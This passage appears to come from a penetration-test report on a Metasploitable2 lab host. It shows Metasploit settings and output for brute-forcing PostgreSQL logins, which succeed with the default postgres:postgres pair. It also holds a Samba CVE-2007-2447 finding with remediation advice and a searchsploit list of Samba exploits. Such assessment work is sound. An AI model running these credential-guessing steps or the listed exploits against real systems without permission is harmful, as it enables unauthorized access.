   USER_AS_PASS      false                                 no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/d     no        File containing users, one per line
                     ata/wordlists/postgres_default_us
                     er.txt
   VERBOSE           true                                  yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/postgres/postgres_login) > set USERNAME postgres
USERNAME ⇒ postgres
msf6 auxiliary(scanner/postgres/postgres_login) > set USER_AS_PASS true
USER_AS_PASS ⇒ true
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.168.209.129
rhosts ⇒ 192.168.209.129
msf6 auxiliary(scanner/postgres/postgres_login) > show options
```




```
File  Actions  Edit  View  Help

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting                     Required  Description
   ----              ---------------                     --------  -----------
   BLANK_PASSWORDS   false                               no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                   yes       How fast to bruteforce, from 0 to 5
   DATABASE          template1                           yes       The database to authenticate against
   DB_ALL_CREDS      false                               no        Try each user/password couple stored in the current databa
                                                                   se
   DB_ALL_PASS       false                               no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                               no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                no        Skip existing credentials stored in the current database (
                                                                   Accepted: none, user, user&realm)
   PASSWORD                                              no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framework/d   no        File containing passwords, one per line
                     ata/wordlists/postgres_default_pa
                     ss.txt
   Proxies                                               no        A proxy chain of format type:host:port[,type:host:port][..
                                                                   .]
   RETURN_ROWSET     true                                no        Set to true to see query result sets
   RHOSTS            192.168.209.129                     yes       The target host(s), see https://docs.metasploit.com/docs/u
                                                                   sing-metasploit/basics/using-metasploit.html
   RPORT             5432                                yes       The target port
   STOP_ON_SUCCESS   false                               yes       Stop guessing when a credential works for a host
   THREADS           1                                   yes       The number of concurrent threads (max one per host)
   USERNAME          postgres                            no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/d   no        File containing (space-separated) users and passwords, one
                     ata/wordlists/postgres_default_us                pair per line
                     erpass.txt
   USER_AS_PASS      true                                no        Try the username as the password for all users
```



```
File  Actions  Edit  View  Help
   USER_AS_PASS      true                                no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/d   no        File containing users, one per line
                     ata/wordlists/postgres_default_us
                     er.txt
   VERBOSE           true                                yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/postgres/postgres_login) > exploit

[!] No active DB -- Credential data will not be saved!
[+] 192.168.209.129:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.209.129:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: scott:scott@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) > exploit
```



```
File  Actions  Edit  View  Help
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) > exploit

[!] No active DB -- Credential data will not be saved!
[+] 192.168.209.129:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.209.129:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: scott:scott@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.209.129:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) >
```





3. Samba smb — port 139-445


Reference No:	**Risk Rating:**
SMB-139-445-002	Critical
Tools Used:	
Metasploit -metasploitable2	
Vulnerability Description:	
The Samba service running on ports 139 (NetBIOS) and 445 (SMB) is highly vulnerable. The specific vulnerability, likely due to misconfiguration or exploitation of known weaknesses in the Samba version, allowed the attacker to: • **Gain unauthorized root-level access** through remote exploitation. • Leverage known exploits such as **CVE-2007-2447**, which enables arbitrary code execution through a flaw in Samba's command parsing.	
Vulnerability Identified by / How It Was Discovered	
Metasploit	
Implications / Consequences of not Fixing the Issue	
· **Full System Compromise**: Gaining a root shell allows complete control over the system, including the ability to install malware, modify system configurations, and manipulate files. · **Data Theft**: Attackers can access, modify, or delete sensitive information stored on the compromised system. · **Lateral Movement**: Root access can be used as a foothold to move laterally within the network, compromising other connected machines. · **Service Disruption**: The attacker can halt or disrupt services provided by the compromised machine, potentially leading to a denial of service (DoS). · **Backdoor Installation**: Persistent backdoors or other malware could be installed, leaving the system vulnerable to future attacks.	
Suggested Countermeasures	


· **Update Samba**: Ensure Samba is upgraded to the latest version, patching known vulnerabilities such as CVE-2007-2447.
· **Restrict Access**: Limit SMB access to trusted internal networks only. Block unnecessary access to ports 139 and 445 from the internet.
· **Disable SMBv1**: If possible, disable SMBv1, as it is outdated and vulnerable. Use SMBv2 or higher.
· **Enable Strong Authentication**: Enforce the use of strong passwords and consider using multi-factor authentication for all Samba services.
· **Apply Least Privilege**: Ensure that file and directory permissions are minimized to the least privilege required for functionality.
· **Network Segmentation**: Isolate Samba servers from the rest of the network using firewalls or network segmentation techniques.


Proof of concept








kali@kali: ~
File Actions Edit View Help
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2) | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3) | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4) | unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit) | linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow | unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow | linux/remote/7.pl
Samba 3.0.10 (OSX) - 'lsa_io_trans_names' Heap Overflow (Metasploit) | osx/remote/16875.rb
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/remote/16320.rb
Samba 3.0.21 < 3.0.24 - LSA trans names Heap Overflow (Metasploit) | linux/remote/9950.rb
Samba 3.0.24 (Linux) - 'lsa_io_trans_names' Heap Overflow (Metasploit) | linux/remote/16859.rb
Samba 3.0.24 (Solaris) - 'lsa_io_trans_names' Heap Overflow (Metasploit) | solaris/remote/16329.rb
Samba 3.0.27a - 'send_mailslot()' Remote Buffer Overflow | linux/dos/4732.c
Samba 3.0.29 (Client) - 'receive_smb_raw()' Buffer Overflow (PoC) | multiple/dos/5712.pl
Samba 3.0.4 - SWAT Authorisation Buffer Overflow | linux/remote/364.pl
Samba 3.3.12 (Linux x86) - 'chain_reply' Memory Corruption (Metasploit) | linux_x86/remote/16860.rb
Samba 3.3.5 - Format String / Security Bypass | linux/remote/33053.txt
Samba 3.4.16/3.5.14/3.6.4 - SetInformationPolicy AuditEventsInfo Heap Overflow (Metasploit) | linux/remote/21850.rb
Samba 3.4.5 - Symlink Directory Traversal | linux/remote/33599.txt
Samba 3.4.5 - Symlink Directory Traversal (Metasploit) | linux/remote/33598.rb
Samba 3.4.7/3.5.1 - Denial of Service | linux/dos/12588.txt
Samba 3.5.0 - Remote Code Execution | linux/remote/42060.py
Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbitrary Module Load (Metasploit) | linux/remote/42084.rb
Samba 3.5.11/3.6.3 - Remote Code Execution | linux/remote/37834.py
Samba 3.5.22/3.6.17/4.0.8 - nttrans Reply Integer Overflow | linux/dos/27778.txt
Samba 4.5.2 - Symlink Race Permits Opening Files Outside Share Directory | multiple/remote/41740.txt
Samba < 2.0.5 - Local Overflow | linux/local/19428.c
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py
Sambar FTP Server 6.4 - 'SIZE' Remote Denial of Service | windows/dos/2934.php
Sambar Server 4.1 Beta - Admin Access | cgi/remote/20570.txt
Sambar Server 4.2 Beta 7 - Batch CGI | windows/remote/19761.txt
Sambar Server 4.3/4.4 Beta 3 - Search CGI | windows/remote/20223.txt
Sambar Server 4.4/5.0 - 'pagecount' File Overwrite | multiple/remote/21026.txt
Sambar Server 4.x/5.0 - Insecure Default Password Protection | multiple/remote/21027.txt
Sambar Server 5.1 - Sample Script Denial of Service | windows/dos/21228.c


kali@kali: ~
File Actions Edit View Help
Samba 3.3.12 (Linux x86) - 'chain_reply' Memory Corruption (Metasploit) | linux_x86/remote/16860.rb
Samba 3.3.5 - Format String / Security Bypass | linux/remote/33053.txt
Samba 3.4.16/3.5.14/3.6.4 - SetInformationPolicy AuditEventsInfo Heap Overflow (Metasploit) | linux/remote/21850.rb
Samba 3.4.5 - Symlink Directory Traversal | linux/remote/33599.txt
Samba 3.4.5 - Symlink Directory Traversal (Metasploit) | linux/remote/33598.rb
Samba 3.4.7/3.5.1 - Denial of Service | linux/dos/12588.txt
Samba 3.5.0 - Remote Code Execution | linux/remote/42060.py
Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbitrary Module Load (Metasploit) | linux/remote/42084.rb
Samba 3.5.11/3.6.3 - Remote Code Execution | linux/remote/37834.py
Samba 3.5.22/3.6.17/4.0.8 - nttrans Reply Integer Overflow | linux/dos/27778.txt
Samba 4.5.2 - Symlink Race Permits Opening Files Outside Share Directory | multiple/remote/41740.txt
Samba < 2.0.5 - Local Overflow | linux/local/19428.c
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py
Sambar FTP Server 6.4 - 'SIZE' Remote Denial of Service | windows/dos/2934.php
Sambar Server 4.1 Beta - Admin Access | cgi/remote/20570.txt
Sambar Server 4.2 Beta 7 - Batch CGI | windows/remote/19761.txt
Sambar Server 4.3/4.4 Beta 3 - Search CGI | windows/remote/20223.txt
